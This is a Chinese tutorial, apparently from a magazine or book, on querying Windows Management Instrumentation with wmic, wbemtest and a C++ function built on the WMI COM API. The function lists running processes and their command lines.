WMI 即 Windows Management Instrumentation（Windows 管理规范）。它是 Windows 中的一个核心管理技术。是 Microsoft 基于 Web 的企业管理（WBEM）和 Desktop Management Task Force（DMTF）工业标准的实现。它提供了一种简单的方法来管理和控制系统资源。

WMI 为访问大量的 Windows 管理数据和方法提供了一个统一的机制。WMI 通过脚本、C++程序接口、.NET 类（系统管理）和命令行工具（WMIC）提供了对这个信息的访问。

小试 WMI

在命令行下输入 wmic，提示 wmic 已经安装，然后便进入 wmic 命令执行模式，如图 1 所示。




图 1

此时，我们输入命令 process，便可以查看到进程信息，如图 2 所示。

也可以直接执行一条命令：wmic process。系统确认安装完成后，会自动执行附加的参数命令。

剩下的问题就是，我们如何能在自己的程序里实现类似

process 的功能呢？好在 Windows 提供了一组管理 WMI 的 API，即 WMI COM API。




图 2

利用 WMI COM API 查询系统信息时，我们首先要知道信息所在的命名空间，如果没有面向对象的编程经验，那么可以想象成注册表中的路径。

这里 Windows 提供了一个小工具测试 WMI，我们运行 wbemtest 程序，如图 3 所示。




图 3

通过它我们可以看到 WMI 这个“数据库”里的内容。

首先需要建立命名空间连接，单击“Connect”按钮，在弹出的框里输入命名空间，这里我们输入：ROOT\CIMv2，如图 4 所示 。




图 4

Connect 之后可以查询我们想要的信息了。单击“Enum Classes”按钮枚举类（这和面向对象编程是一样的，每个命名空间存在很多类和子类）。不输入超类名，直接查询，如图 5 所示。




图 5

单击“Query”按钮可以查询对象信息，例如，输入：select * from Win32_process，如图 6、图 7 所示。




图 6




图 7

（这个 WQL 和 SQL 语法上倒是有点类似）

写到这里，关键问题似乎多了一个，那就是如何知道自己想要的命名空间以及类名、对象名？关于这个问题，除了四处找资料文档外，等下我还会给大家一个强有力的辅助工具：WMI Administrative Tools。

编程实现

前面说了既然是 WMI COM API，那么编程中就会涉及 COM 的一些知识，有点烦人。来看看代码吧：

```
void GETProcess(wchar_t* path,wchar_t* Instances)
{
    USES_CONVERSION;
    VARIANT processname,process_cmdline;
    ZeroMemory((wchar_t*)&processname,sizeof(VARIANT));
    HRESULT hres;
    CoInitializeEx(0,COINIT_MULTITHREADED);
                        //有可能已经初始化了，就返回错误。
    CoInitializeSecurity(
        NULL,
```

```
            -1, // COM authentication
            NULL, // Authentication services
            NULL, // Reserved
            RPC_C_AUTHN_LEVEL_DEFAULT,
                    // Default authentication
            RPC_C_IMP_LEVEL_IMPERSONATE,
                    // Default Impersonation
            NULL, // Authentication info
            EOAC_NONE, // Additional capabilities
            NULL // Reserved
            );
        IWbemLocator *pLoc = NULL;
        hres = CoCreateInstance(
            CLSID_WbemLocator,
            0,
            CLSCTX_INPROC_SERVER,
            IID_IWbemLocator,
            (LPVOID *) &pLoc
            );
    IWbemServices *pSvc = NULL;
        hres = pLoc->ConnectServer(_bstr_t(path),        NULL,
NULL, 0,      NULL, 0, 0, &pSvc);
        hres = CoSetProxyBlanket(
            pSvc, // Indicates the proxy to set
            RPC_C_AUTHN_WINNT, // RPC_C_AUTHN_xxx
            RPC_C_AUTHZ_NONE, // RPC_C_AUTHZ_xxx
            NULL, // Server principal name
            RPC_C_AUTHN_LEVEL_CALL,
                // RPC_C_AUTHN_LEVEL_xxx
            RPC_C_IMP_LEVEL_IMPERSONATE,
                // RPC_C_IMP_LEVEL_xxx
            NULL, // client identity
            EOAC_NONE // proxy capabilities
            );
        IEnumWbemClassObject* pEnumerator = NULL;
        wchar_t select[1000]=L"SELECT * FROM ";
        wcscat(select,Instances);
        hres = pSvc->ExecQuery(
            bstr_t("WQL"),
            bstr_t(select),
            WBEM_FLAG_FORWARD_ONLY |
WBEM_FLAG_RETURN_IMMEDIATELY,
            NULL,
            &pEnumerator
            );
        IWbemClassObject *pclsObj;
        ULONG uReturn = 0;
        wchar_t cmd[2500];
        ZeroMemory(cmd,5000);
        while (pEnumerator)//如果有多条记录
        {
            HRESULT hr = pEnumerator->Next(WBEM_INFINITE,
1,&pclsObj,&uReturn);
            if (S_OK!=hr)//已经没有记录了
                break;
            VariantInit(&processname);
            VariantInit(&process_cmdline);
            process_cmdline.bstrVal=NULL;
            pclsObj->Get(L"Name", 0, &processname, 0, 0);
            pclsObj->Get(L"CommandLine", 0, &process_cmdline, 0, 0);

            if (process_cmdline.bstrVal==NULL)//判断指针是否有效
                continue;
        wsprintf(cmd,L"[%s]
%s\r\n",processname.bstrVal,process_cmdline.bstrVal);
            wprintf(L"%s",cmd);
        }
        VariantClear(&processname);
        VariantClear(&process_cmdline);
        pSvc->Release();
        pLoc->Release();
        pEnumerator->Release();
        pclsObj->Release();
        CoUninitialize();
    }
```

函数调用方式为 GETProcess(L"ROOT\\CIMv2", L"Win32_process"); 程序输出结果如图 8 所示。



图 8

一个有力的辅助工具

WMI Administrative Tools 安装成功后，运行程序 WMI CIM Studio。程序以 Web 的形式运行，如图 9 所示。




图 9

通过 WMI CIM Studio 我们可以洞悉整个 WMI 的结构。现在我们运行 WMI Object Browser，选择命名空间为 root\CIMV2，然后登入系统，如图 10 所示。

